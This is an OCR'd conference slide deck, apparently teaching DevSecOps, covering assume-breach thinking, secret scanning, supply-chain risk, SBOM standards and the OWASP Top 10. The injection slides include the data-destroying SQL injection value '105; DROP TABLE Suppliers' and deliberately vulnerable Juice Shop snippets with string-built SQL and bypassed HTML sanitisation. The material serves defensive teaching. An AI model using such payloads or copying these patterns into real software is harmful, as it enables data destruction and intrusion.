
mkadev01
dom\mka
dom\test01

→

testsrv01
dom\mka
dom\admlisa

→

prod01
dom\admlisa



Assume breach

"Fundamentally, if somebody wants to get in, they're getting in. Alright, good. Accept that."

- Michael V. Hayden

former General of the US Air Force and
former Director of NSA and CIA

Zero-Trust-Policy

All systems are protected like if they were connected to the internet

Least privilege principle

MFA, SSL, always patched

Separate accounts

What to do?

- Virtual development environments
- Specific for project
- No local admin rights
- Codespaces
- Secret scanning

Xpirit


Secret Scanning

Code

- GitHub Secret Scanning
- gitLeaks
- SpectralOps
- Git-Secrets
- Whispers
- Gittyleaks
- Git-all-secrets
- ...

Fileshare

- Bash/PowerShell
- Dumpster



- **Adafruit IO**
  - Adafruit IO Key
- **Adobe**
  - Adobe Device Token
  - Adobe JSON Web Token
  - Adobe Service Token
  - Adobe Short-Lived Access Token
- **Alibaba Cloud**
  - Alibaba Cloud Access Key ID and Access Key Secret pair
- **Amazon Web Services (AWS)**
  - Amazon AWS Access Key ID and Secret Access Key pair
- **Atlassian**
  - Atlassian API Token
  - Atlassian JSON Web Token
- **Azure**
  - Azure Active Directory Application Secret
  - Azure DevOps Personal Access Token
  - Azure SAS Token
  - Azure Service Management Certificate
  - Azure SQL Connection String
  - Azure Storage Account Key
- **Clojars**
  - Clojars Deploy Token
- **CloudBees CodeShip**
  - CloudBees CodeShip Credential
- **Databricks**
  - Databricks Access Token
- **Datadog**
  - Datadog API Key
- **Discord**
  - Discord Bot Token
- **Doppler**
  - Doppler CLI Token
  - Doppler Personal Token
  - Doppler SCIM Token
  - Doppler Service Token
- **Dropbox**
  - Dropbox Access Token
  - Dropbox Short Lived Access Token
- **Dynatrace**
  - Dynatrace Access Token
  - Dynatrace Internal Token
- **Finicity**
  - Finicity App Key
- **Frame.io**
  - Frame.io Developer Token
  - Frame.io JSON Web Token
- **GitHub**
  - GitHub App Installation Access Token
  - GitHub OAuth Access Token
  - GitHub Personal Access Token
  - GitHub Refresh Token
  - GitHub SSH Private Key
- **GoCardless**
  - GoCardless Live Access Token
  - GoCardless Sandbox Access Token
- **Google Cloud**
  - Google API Key
  - Google Cloud Private Key ID
- **Hashicorp Terraform**
  - Terraform Cloud / Enterprise API Token
- **Hubspot**
  - Hubspot API Key
- **Mailchimp**
  - Mailchimp API Key
  - Mandrill API Key
- **Mailgun**
  - Mailgun API Key
- **MessageBird**
  - MessageBird API Key
- **npm**
  - npm Access Token
- **NuGet**
  - NuGet API Key
- **OpenAI**
  - OpenAI API Key
- **Palantir**
  - Palantir JSON Web Token
- **Plivo**
  - Plivo Auth Token
- **Postman**
  - Postman API Key
- **Proctorio**
  - Proctorio Consumer Key
  - Proctorio Linkage Key
  - Proctorio Registration Key
  - Proctorio Secret Key
- **Pulumi**
  - Pulumi Access Token
- **PyPI**
  - PyPI API Token
- **RubyGems**
  - RubyGems API Key
- **Samsara**
  - Samsara API Token
  - Samsara OAuth Access Token
- **SendGrid**
  - SendGrid API Key
- **Shopify**
  - Shopify Access Token
  - Shopify App Shared Secret
  - Shopify Custom App Access Token
  - Shopify Private App Password
- **Slack**
  - Slack API Token
  - Slack Incoming Webhook URL
  - Slack Workflow Webhook URL
- **SSLMate**
  - SSLMate API Key
  - SSLMate Cluster Secret
- **Stripe**
  - Stripe Live API Restricted Key
  - Stripe Live API Secret Key
  - Stripe Test API Restricted Key
  - Stripe Test API Secret Key
- **Tencent Cloud**
  - Tencent Cloud Secret ID
- **Twilio**
  - Twilio Account String Identifier
  - Twilio API Key
- **Valour**
  - Valour Access Token

Attack vector: supply chain

Supply Chain Attacks

Libraries / Packages

All libraries used in your applications:

- Authentication
- Encryption
- Backend access
- ...


Software

Software and tooling used in the process of building your application:

- npm ci
- dotnet build / msbuild
- Terraform
- Splunk
- ...

Know your dependencies!


- Naming conflict of npm package with Kick in 2016 (https://www.kick.com/)
- Npm sides with kick
- Azer Koçulu retracted all packages – one of them **left-pad**
- 11 lines of code – broke the internet




```
1 module.exports = leftpad;
2 function leftpad (str, len, ch) {
3   str = String(str);
4   var i = -1;
5   if (!ch && ch !== 0) ch = ' ';
6   len = len - str.length;
7   while (++i < len) {
8     str = ch + str;
9   }
10  return str;
11 }
```

Software Composition Analysis (SCA)

- GitHub (Dependency-Graph/Dependabot)
- anchore (https://anchore.com/)
- Dependency-Track (https://dependencytrack.org/)





Xpirit

Frameworks

OWASP
Software Component Verification Standard

v1 since 2020: **https://xpir.it/SCVS**

Supply chain **L**evels for **S**oftware **A**rtifacts

Currently in Alpha: **https://slsa.dev/**

OWASP SCVS

	L1	L2	L3	L4
V1 – Inventory				
V2 – Software Bill of Materials (SBOM)				
V3 – Build Environment				
V4 - Package Management				
V5 – Component Analysis				
V6 – Pedigree and Provenance				

https://owasp-scvs.gitbook.io

Software Bill of Materials (V2 OWASP SCVS)

Multiple standards for SBoM formats:

Software Package Data Exchange (SPDX)

- Linux Foundation
- Focusses on license information
- ISO/IEC 5962:2021 - fulfills NTIA's minimum elements for a SBoM
- Syft, Anchore (https://github.com/marketplace/actions/anchore-sbom-action)

```yaml
- name: Anchore SBOM Action
  uses: anchore/sbom-action@v0.6.0
  with:
    path: .
    image: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
    registry-username: ${{ github.actor }}
    registry-password: ${{ secrets.GITHUB_TOKEN }}
```

https://github.com/wulfland/container-demo/actions/runs/2179243137

CycloneDX (CDX)

- OWASP
- Focusses on vulnerabilities and security
- Used in OWASP Dependency Track
- https://cyclonedx.org/

Software Identification Tags (SWID)

- SWID is an ISO/IEC industry standard (ISO/IEC 19770-2)
- Focus on inventory in Software Asset Management
- Snow, System Center, ServiceNow ITOM

What to do?

- Know your dependencies
- Keep your dependencies up to date
- Ephemeral build environments

Attack vector: vulnerabilities

OWASP TOP 10

(https://owasp.org/www-project-top-ten/)

01	A01:2021-Broken Access Control
02	A02:2021-Cryptographic Failures
03	A03:2021-Injection
04	A04:2021-Insecure Design
05	A05:2021-Security Misconfiguration
06	A06:2021-Vulnerable and Outdated Components
07	A07:2021-Identification and Authentication Failures
08	A08:2021-Software and Data Integrity Failures
09	A09:2021-Security Logging and Monitoring Failures
10	A10:2021-Server-Side Request Forgery

A03:2021 – Injection

- 94% of the applications were tested for some form of injection
- max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences.
- 33 CWEs mapped. For example:
  - CWE-79: Cross-site Scripting (XSS)
  - CWE-89: SQL Injection
  - CWE-73: External Control of File Name or Path

SQL Injection

- txtUserId = getRequestString("UserId");
  txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
- 105; DROP TABLE Suppliers

```
11  module.exports = function searchProducts () {
12    return (req, res, next) => {
13      let criteria = req.query.q === 'undefined' ? '' : req.query.q || ''
14      criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
15      models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)
16        .then(([products]) => {
17          const dataString = JSON.stringify(products)
18          if (utils.notSolved(challenges.unionSqlInjectionChallenge)) { // vuln-code-snippet hide-start
19            let solved = true
20            models.User.findAll().then(data => {
21              const users = utils.queryResultToJson(data)
22              if (users.data?.length) {
23                for (let i = 0; i < users.data.length; i++) {
24                  solved = solved && utils.containsOrEscaped(dataString, users.data[i].email) && utils.contains(dataString, users.data[i].password)
25                  if (!solved) {
26                    break
27                  }
28                }
29                if (solved) {
30                  utils.solve(challenges.unionSqlInjectionChallenge)
31                }
```

XSS (Cross-Site-Scripting)

```
143   // vuln-code-snippet start localXssChallenge xssBonusChallenge
144   filterTable () {
145     let queryParam: string = this.route.snapshot.queryParams.q
146     if (queryParam) {
147       queryParam = queryParam.trim()
148       this.ngZone.runOutsideAngular(() => { // vuln-code-snippet hide-start
149         this.io.socket().emit('verifyLocalXssChallenge', queryParam)
150       }) // vuln-code-snippet hide-end
151       this.dataSource.filter = queryParam.toLowerCase()
152       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
153       this.gridDataSource.subscribe((result: any) => {
154         if (result.length === 0) {
155           this.emptyState = true
156         } else {
157           this.emptyState = false
158         }
159       })
160     } else {
161       this.dataSource.filter = ''
162       this.searchValue = undefined
163       this.emptyState = false
164     }
165   }
```


```
var Affix = function (element, options) {
  this.options = $.extend({}, Affix.DEFAULTS, options)

  this.$target = $(this.options.target)
    .on('scroll.bs.affix.data-api', $.proxy(this.checkPosition, this))
    .on('click.bs.affix.data-api',  $.proxy(this.checkPositionWithEventLoop, this))

  this.$element     = $(element)
  this.affixed      = null
  this.unpin        = null
  this.pinnedOffset = null

  this.checkPosition()
}
```

